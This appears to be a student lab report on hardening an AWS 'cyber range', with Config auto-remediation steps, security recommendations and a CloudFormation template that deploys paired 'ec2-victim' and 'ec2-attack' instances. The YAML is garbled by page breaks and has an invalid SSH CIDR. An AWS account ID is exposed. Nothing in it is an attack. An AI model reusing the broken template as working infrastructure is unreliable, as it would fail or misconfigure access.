
The "Edit statement" button is visible on the right.

**Screenshot 4: Create Policy - Step 2: Review and create**

This screenshot shows the second step of the policy creation process. It reviews the policy name ("RevokingSG") and the permissions defined in the policy. The "Permissions defined in this policy" section shows one rule allowing EC2 Limited Write access to all resources.



- Create a config rule using the 'pc-sg-open-only-to-authorized-ports' managed rule and Add port 80 next to 'authorizedTpPorts'
- Go to AWS Config → Rules → Add rule.
- Select managed rule: pc-sg-open-only-to-authorized-ports.
- Under Parameters, add port 80 to the authorizedTpPorts list.



**AWS Config > Rules > Add rule**

**Specify rule type**

Add rules to help you manage the ideal configuration settings of your AWS resources. You can add any of the following predefined, customizable AWS Config Managed rules, or you can create your own AWS Config Custom rule using AWS Lambda functions or Guard Custom policy.

**Select rule type**

**Add AWS managed rule**  
Deploy the following managed rules in their default state or customize to suit your needs.

**Create custom Lambda rule**  
Use a Lambda function with your custom code to evaluate whether your AWS resources comply with the rule.

**Create custom rule using Guard**  
Use Guard Custom policy that you write to evaluate whether your AWS resources comply with the rule.

**AWS Managed Rules (669)**

Name	Resource types	Trigger type	Description	Supported evaluation mode	Labels
vpc-sg-open-only-to-authorized-ports	AWS:EC2:SecurityGroup	HYBRID	Checks if security groups allowing unrestricted incoming traffic ('0.0.0.0/0' or '::/0') only allow inbound TCP or UDP connections on authorized ports. The rule is NON_COMPLIANT if such security groups do not have ports specified in the rule parameters.	DETECTIVE	VPC Security Group

**Resources**

This rule can be triggered only when the recorded resources are created, edited, or deleted. Specify the resources to record by editing the Settings page.

**Resource category**

All resource categories	Resource type
AWS EC2 SecurityGroup	Multiple selected

**Resource identifier - optional**

Enter resource identifier

**Frequency**

24 hours

**Parameters**

Rule parameters define attributes that your resources must adhere to for compliance with the rule. Example attributes include a required tag or a specified S3 bucket. **Optional** parameters that are not valid, such as missing a key or a value, will not be saved.

Key	Value	Action
authorizedTcpPorts	80	Remove
authorizedUdpPorts	(optional)	Remove

**Add another row**

**The rule: vpc-sg-open-only-to-authorized-ports has been added to your account.**

**AWS Config > Rules**

## Rules

A rule is a compliance check that helps you manage your ideal configuration settings. AWS Config evaluates whether your resource configurations comply with relevant rules and displays the compliance results.

**Rules**

**Filter by compliance status**

Name	Remediation action	Type	Enabled evaluation mode
vpc-sg-open-only-to-authorized-ports	Not set	AWS managed	DETECTIVE

- **Add Remediation Action**

- In the same rule, click Action → **Manage Remediation**.
- Select automatic action: AWS-DisablePublicAccessForSecurityGroup.

AWS Config > Rules > vpc-sg-open-only-to-authorized-ports

### vpc-sg-open-only-to-authorized-ports

Details		
Description	Checks if security groups allowing unrestricted incoming traffic ('0.0.0.0/0' or '::/0') only allow inbound TCP or UDP connections on authorized ports. If so, it marks the security group as COMPLIANT. Otherwise, it marks it as NON_COMPLIANT.	
Domain	Control name	Behavior
Objectives	vpc-sg-open-only-to-authorized-ports	-
Service	Aliases	
-	-	

**Edit: Remediation action**

▼ Select remediation method

Automatic remediation  
The remediation action gets triggered automatically when the resources in scope become noncompliant.

Manual remediation  
The selected remediation action must be triggered manually by you in order to remediate the noncompliant resources in scope.

▼ Remediation action details

Remediation actions are run using AWS Systems Manager Automation.

Choose remediation action

AWS-DisablePublicAccessForSecurityGroup

Disable SSH and RDP ports opened to IP address specified, or to all addresses if no address is specified. Similar to the [RevokeSecurityGroupIngress](#) API, the security group must have existing rules specifically on the SSH and RDP ports in order for ingress to be disabled.

- **Configure Remediation Parameters**

- **Resource ID** → GroupId
- **IpAddressToBlock** → 0.0.0.0/0
- **AutomationAssumeRole** → Copy ARN of the IAM role created earlier and paste it

**Resource ID parameter**

Using the dropdown list, you can pass the resource ID of noncompliant resources to a parameter of the remediation action. The parameters available in the dropdown list depend on the selected remediation action.

GroupId


**Parameters**

Parameters allow you to pass specific information to your remediation action, such as resource IDs or configuration settings. Each remediation action has its own set of parameters. Valid values include StringList and String. Custom SSM documents for remediation with other data types are not supported.

For StringLists, enter values as an array of strings (value 1, value 2, value 3). For Strings, enter the value as a single string (value).

GroupId > RESOURCE\_ID  
IpAddressToBlock > 0.0.0.0/0  
AutomationAssumeRole > arn:aws:iam::357507082084:role/SSMAutomatic

Cancel Save changes



**Resource ID parameter**

Using the dropdown list, you can pass the resource ID of noncompliant resources to a parameter of the remediation action. The parameters available in the dropdown list depend on the selected remediation action.

GroupId

**Parameters**

Parameters allow you to pass specific information to your remediation action, such as resource IDs or configuration settings. Each remediation action has its own set of parameters. Valid values include StringList and String. Custom SSM documents for remediation with other data types are not supported.

For StringLists, enter values as an array of strings (value 1, value 2, value 3). For Strings, enter the value as a single string (value).

GroupId > RESOURCE\_ID  
IpAddressToBlock > 0.0.0.0/0  
AutomationAssumeRole > arn:aws:iam::357507082084:role/SSMAutomatic

Cancel Save changes

Success! vpc-sg-open-only-to-authorized-ports has been updated.

AWS Config > Rules > vpc-sg-open-only-to-authorized-ports

### vpc-sg-open-only-to-authorized-ports

**Details**

Domain	Control name	Behavior
-	vpc-sg-open-only-to-authorized-ports	-
Objectives	Service	Aliases
-	-	-
Common controls	Governed resources	Deployable Regions
-	-	-
Frameworks	API identifier	
-	-	

Learn more

Actions ▾

- **Test the Setup and Remediation**

- In the same rule, click Action → Re-evaluate
- Go back to rules
- Create a security group with SSH (22) open to 0.0.0.0/0.
- AWS Config should flag it as noncompliant.
- The remediation action will automatically run → blocking public access.

Success! vpc-sg-open-only-to-authorized-ports has been updated.

AWS Config > Rules > vpc-sg-open-only-to-authorized-ports

### vpc-sg-open-only-to-authorized-ports

**Details**

Domain	Control name	Behavior
-	vpc-sg-open-only-to-authorized-ports	-

Actions ▾

- Manage remediation
- Re-evaluate**
- Delete results
- Delete rule
- Edit rule

Success! vpc-sg-open-only-to-authorized-ports has been updated.

AWS Config rule vpc-sg-open-only-to-authorized-ports is being reevaluated. Refresh the page to see the latest evaluation results.

AWS Config > Rules > vpc-sg-open-only-to-authorized-ports

### vpc-sg-open-only-to-authorized-ports

**Details**

Description

Learn more

The screenshots illustrate the AWS Config Rules process:

- Step 1: Rule Creation**  
Shows the 'Rules' page with a single rule named 'vpc-sg-open-only-to-aut...' which is AWS-managed and set to DETECTIVE mode. It identifies 7 non-compliant resources.
- Step 2: Resource Details**  
Shows the 'Resources in scope' table for non-compliant resources. All entries are 'No tcp [22] port is authorized to be open, according to authorizedTcpPorts values [80] parameter.' and are marked as 'Noncompliant'.
- Step 3: Remediation**  
Shows the 'Remediate' button for the selected security group 'sg-008894728d9cb3cccd'. This step is part of the process to fix the identified issue.
- Step 4: Final Status**  
Shows the 'Resources in scope' table again, now listing 7 EC2 Security Groups, each with a green checkmark indicating successful remediation. The annotations remain the same: 'No tcp [22] port is authorized to be open, according to authorizedTcpPorts values [80] parameter.'

## 2. Restrict Security Group Exposure

**Objective:** Limit unnecessary exposure of EC2 instances to the internet.

Implement least privilege for SGs:

- Restrict SSH (22) to trusted IP ranges (corporate VPN or jump server).
- Place web servers behind ALB and restrict direct HTTP/HTTPS to ALB only.

Monitor SG changes:

- Use CloudWatch Events (EventBridge) rules to detect modifications.
- Trigger SNS notification to alert security teams on SG changes.

**Additional Objective Suggestions (Optional Enhancements):**

- Enforce automated periodic review of SG rules to ensure ongoing compliance.
- Integrate AWS Config to track historical SG changes for audit purposes.
- Implement intrusion detection on instances to complement SG restrictions.

### 3. Harden IAM Policies & Roles

**Objective:** Reduce risk from over-permissioned IAM roles and users.

- Review IAM policies to ensure least privilege.
- Avoid using Resource: "\*" and limit permissions to specific resources.
- Restrict S3 permissions to specific buckets and prefixes.
- Enforce MFA on all users including root account.
- Replace long-term IAM credentials with STS temporary tokens.

### 4. Patch & Harden EC2 Instances

**Objective:** Reduce risk from known vulnerabilities and misconfigurations.

- Automate OS and software patching using Systems Manager Patch Manager.
- Enforce CIS Benchmark controls via Systems Manager documents.
- Disable unnecessary services and close unused ports.
- Use Session Manager for access instead of SSH to eliminate public keys.

### 5. Encrypt Data in Transit and At Rest

**Objective:** Ensure data confidentiality and integrity.

- Use HTTPS/TLS for all web traffic (via ACM-managed certificates).
- Enable EBS encryption by default.
- Enforce S3 default encryption (AES-256 or KMS keys).
- Block uploads of unencrypted objects via S3 bucket policy.

### 6. Logging & Monitoring

**Objective:** Provide visibility into user and network activity for detection and investigation.

- Enable GuardDuty, CloudTrail, and VPC Flow Logs.
- Stream CloudTrail logs to central S3 bucket with versioning and MFA Delete enabled.
- Integrate logs with CloudWatch Logs Insights or a SIEM for correlation.
- Set alerts for anomalous API calls or suspicious port scanning activity.

### 7. Exfiltration Mitigation

**Objective:** Reduce opportunities for attackers to steal sensitive data.

- Restrict outbound traffic using restrictive SG and NACL rules.

- Apply S3 Block Public Access at account and bucket level.
- Enable Macie to detect and alert on sensitive data exposure.

## 8. Incident Response

**Objective:** Enable rapid response to suspicious or malicious activity.

- Use CloudWatch alarms to detect GuardDuty findings and trigger automated playbooks.
- Automate isolation of compromised EC2 instances using SSM.
- Revoke IAM user or role sessions when suspicious activity is detected.
- Maintain an IR runbook with both automated and manual procedures

# AWS CloudFormation Setup:

## Create the YAML file in VS code

1. VS Code → New file
2. Set the language to YAML
3. Click the language indicator in the bottom-right (it might say “Plain Text”) → type/select YAML.
4. Press Ctrl/Cmd+Shift+P → “Indentation: Convert Indentation to Spaces” and save the file.
5. Add configuration information for CloudFormation template.
6. Format the document and then save the file.

## Template

```
AWSTemplateFormatVersion: '2010-09-09'
Description: Networking Stack for CyberRange-T2 with EC2 Instances and
Security Group

Resources:
  VPC:
    Type: AWS::EC2::VPC
    Properties:
      CidrBlock: 10.0.0.0/16
      EnableDnsSupport: true
      EnableDnsHostnames: true
      Tags:
        - Key: Project-CyberRange
          Value: CyberRangeT2

  InternetGateway:
    Type: AWS::EC2::InternetGateway

  AttachGateway:
    Type: AWS::EC2::VPCGatewayAttachment
    Properties:
      VpcId: !Ref VPC
      InternetGatewayId: !Ref InternetGateway

  PublicSubnetA:
    Type: AWS::EC2::Subnet
    Properties:
      VpcId: !Ref VPC
      CidrBlock: 10.0.1.0/24
```

```

AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
MapPublicIpOnLaunch: true
Tags:
  - Key: Name
    Value: Public Subnet A

PublicSubnetB:
Type: AWS::EC2::Subnet
Properties:
  VpcId: !Ref VPC
  CidrBlock: 10.0.3.0/24
  AvailabilityZone: !Select [1, !GetAZs 'us-east-1']
  MapPublicIpOnLaunch: true
Tags:
  - Key: Name
    Value: Public Subnet B

PrivateSubnetA:
Type: AWS::EC2::Subnet
Properties:
  VpcId: !Ref VPC
  CidrBlock: 10.0.2.0/24
  AvailabilityZone: !Select [0, !GetAZs 'us-east-1']
Tags:
  - Key: Name
    Value: Private Subnet A

PrivateSubnetB:
Type: AWS::EC2::Subnet
Properties:
  VpcId: !Ref VPC
  CidrBlock: 10.0.4.0/24
  AvailabilityZone: !Select [1, !GetAZs 'us-east-1']
Tags:
  - Key: Name
    Value: Private Subnet B

EIP:
Type: AWS::EC2::EIP

NATGateway:
Type: AWS::EC2::NatGateway
Properties:

```

```

AllocationId: !GetAtt EIP.AllocationId
SubnetId: !Ref PublicSubnetA

PublicRouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref VPC
    Tags:
      - Key: Name
        Value: Public RT

PublicRoute:
  Type: AWS::EC2::Route
  Properties:
    RouteTableId: !Ref PublicRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    GatewayId: !Ref InternetGateway

PrivateRouteTable:
  Type: AWS::EC2::RouteTable
  Properties:
    VpcId: !Ref VPC
    Tags:
      - Key: Name
        Value: Private RT

PrivateRoute:
  Type: AWS::EC2::Route
  Properties:
    RouteTableId: !Ref PrivateRouteTable
    DestinationCidrBlock: 0.0.0.0/0
    NatGatewayId: !Ref NATGateway

VPCFlowLogs:
  Type: AWS::Logs::LogGroup
  Properties:
    LogGroupName: VPCFlowLogs
    RetentionInDays: 14

# Security Group for EC2 Instances
InstanceSecurityGroup:
  Type: AWS::EC2::SecurityGroup
  Properties:

```

```

GroupDescription: Allow SSH and HTTP access
VpcId: !Ref VPC
SecurityGroupIngress:
  - IpProtocol: tcp
    FromPort: 22
    ToPort: 22
    CidrIp: 54.198.229.236
  - IpProtocol: tcp
    FromPort: 80
    ToPort: 80
    CidrIp: 0.0.0.0/0
Tags:
  - Key: Name
    Value: InstanceSecurityGroup

# First EC2 Instance in Public Subnet A
EC2Victim:
  Type: AWS::EC2::Instance
  Properties:
    InstanceType: t3.micro
    ImageId: ami-0c02fb55956c7d316
    SubnetId: !Ref PublicSubnetA
    SecurityGroupIds:
      - !Ref InstanceSecurityGroup
  KeyName: cyberrange-keypair
  Tags:
    - Key: Name
      Value: ec2-victim

# Second EC2 Instance in Public Subnet B
EC2Attack:
  Type: AWS::EC2::Instance
  Properties:
    InstanceType: t3.micro
    ImageId: ami-0c02fb55956c7d316
    SubnetId: !Ref PublicSubnetB
    SecurityGroupIds:
      - !Ref InstanceSecurityGroup
  KeyName: cyberrange-keypair
  Tags:
    - Key: Name
      Value: ec2-attack

```

```

Outputs:
VPCId:
  Value: !Ref VPC
PublicSubnetAId:
  Value: !Ref PublicSubnetA
PublicSubnetBId:
  Value: !Ref PublicSubnetB
PrivateSubnetAId:
  Value: !Ref PrivateSubnetA
PrivateSubnetBId:
  Value: !Ref PrivateSubnetB

```

## Create CloudFormation Stack in AWS

1. Navigate to CloudFormation and click ‘Create Stack’.
2. Under ‘Specify Template’ choose the option to upload the previously created YAML file.
3. Create a name for the stack and keep default options.
4. Click submit to create the stack.

**Specify template** Info

This [GitHub repository](#) contains sample CloudFormation templates that can help you get started on new infrastructure projects. [Learn more](#)

**Template source**

Selecting a template generates an Amazon S3 URL where it will be stored. A template is a JSON or YAML file that describes your stack's resources and properties.

**Amazon S3 URL**  
Provide an Amazon S3 URL to your template.

**Upload a template file**  
Upload your template directly to the console.

**Sync from Git**  
Sync a template from your Git repository.

**Upload a template file**

networking\_stack.yaml

JSON or YAML formatted file

S3 URL: [https://s3.us-east-1.amazonaws.com/cf-templates-r93wq2pe5tne-us-east-1/2025-08-29T225313.703Zrk5-networking\\_stack.yaml](https://s3.us-east-1.amazonaws.com/cf-templates-r93wq2pe5tne-us-east-1/2025-08-29T225313.703Zrk5-networking_stack.yaml)

[View in Infrastructure Composer](#)

# **Challenges and Lessons Learned:**

## **CloudFormation**

The CloudFormation document was in the process of being created at the same time of creating the VPC. After creating and uploading the first draft of the CloudFormation document, the group had to create additional resources onto the network. We researched the best way to incorporate these changes into the previous document and learned that updating an existing CloudFormation stack is often more efficient than creating a new one when adding related resources, such as EC2 instances and security groups, to an existing VPC and networking setup. Instead of duplicating resources or maintaining multiple stacks for components that belong together, editing the original stack ensures better consistency, centralized management, and easier troubleshooting. Using this approach also minimizes potential conflicts and dependency issues between separate stacks. By leveraging the Update Stack option with a properly modified template, we were able to expand the infrastructure without unnecessary complexity, saving both time and effort.

## **Cloud Security**

One of the most critical lessons from this lab was the realization that minor misconfigurations can lead to major security compromises. For instance, even small oversights such as leaving unnecessary ports open, applying overly permissive security group rules, or failing to rotate cryptographic keys can be quickly exploited by an adversary. In our environment, the ease of obtaining SSH access to the victim instance underscored this point. With AWS configured to disable password-based logins by default, the protection of the **key pair (.pem file)** became the single point of control for access. Possession of the private key and knowledge of the public IP address alone could be sufficient to grant full administrative access to the instance.

## **Network Architecture**

One of the main challenges we encountered was setting up the network architecture on AWS. Route table relationships led to recurring problems early on, especially when NAT Gateway and Internet Gateway (IGW) routes were unintentionally deployed to the incorrect subnets. The necessity of keeping public and private route tables separate was brought to light when an effort to assign a NAT route failed at one point due to the existence of a default route (0.0.0.0/0). Additionally, we ran into issues when connecting the Internet Gateway to the VPC. Until we verified the gateway was correctly constructed and connected, we were getting alerts about invalid resource IDs. Subnet configuration was also affected by these networking problems; instances without external connectivity resulted from the failure to enable auto-assign public IPs for public subnets. Misconfigured security groups further complicated access until corrected through peer review.

These difficulties taught us that careful CIDR range planning, rigorous subnet role observance, and methodical validation following each configuration stage are necessary for effective cloud networking. Troubleshooting reaffirmed how crucial it is to record all modifications so that mistakes can be promptly identified and fixed. After we used a methodical validation approach, evaluating every network component before proceeding to the next phase, our workflow became more effective.

Our suggestions and best practices, which are based on these experiences, include implementing S3 bucket policies that prohibit public access and demand encryption to safeguard stored data, integrating GuardDuty with Security Hub for centralized threat detection throughout the network, and following IAM least privilege guidelines for network administrators. Finally, to guarantee adherence to governance, risk, and compliance (GRC) standards while preserving a safe and operational network environment, we advise constant monitoring of VPC flow logs, route table configurations, and security groups.

## **References:**

Amazon Web Services. (n.d.). *What is governance, risk, and compliance (GRC)?* Retrieved from  
<https://aws.amazon.com/what-is/grc/>

*CreationPolicy attribute - AWS CloudFormation.* (2025). Amazon.com.  
<https://docs.aws.amazon.com/AWSCloudFormation/latest/TemplateReference/aws-attribute-creationpolicy.html>

Amazon Web Services. (n.d.). *Remediating Noncompliant Resources with AWS Config.* AWS Config Developer Guide. Retrieved from  
<https://docs.aws.amazon.com/config/latest/developerguide/remediation.html>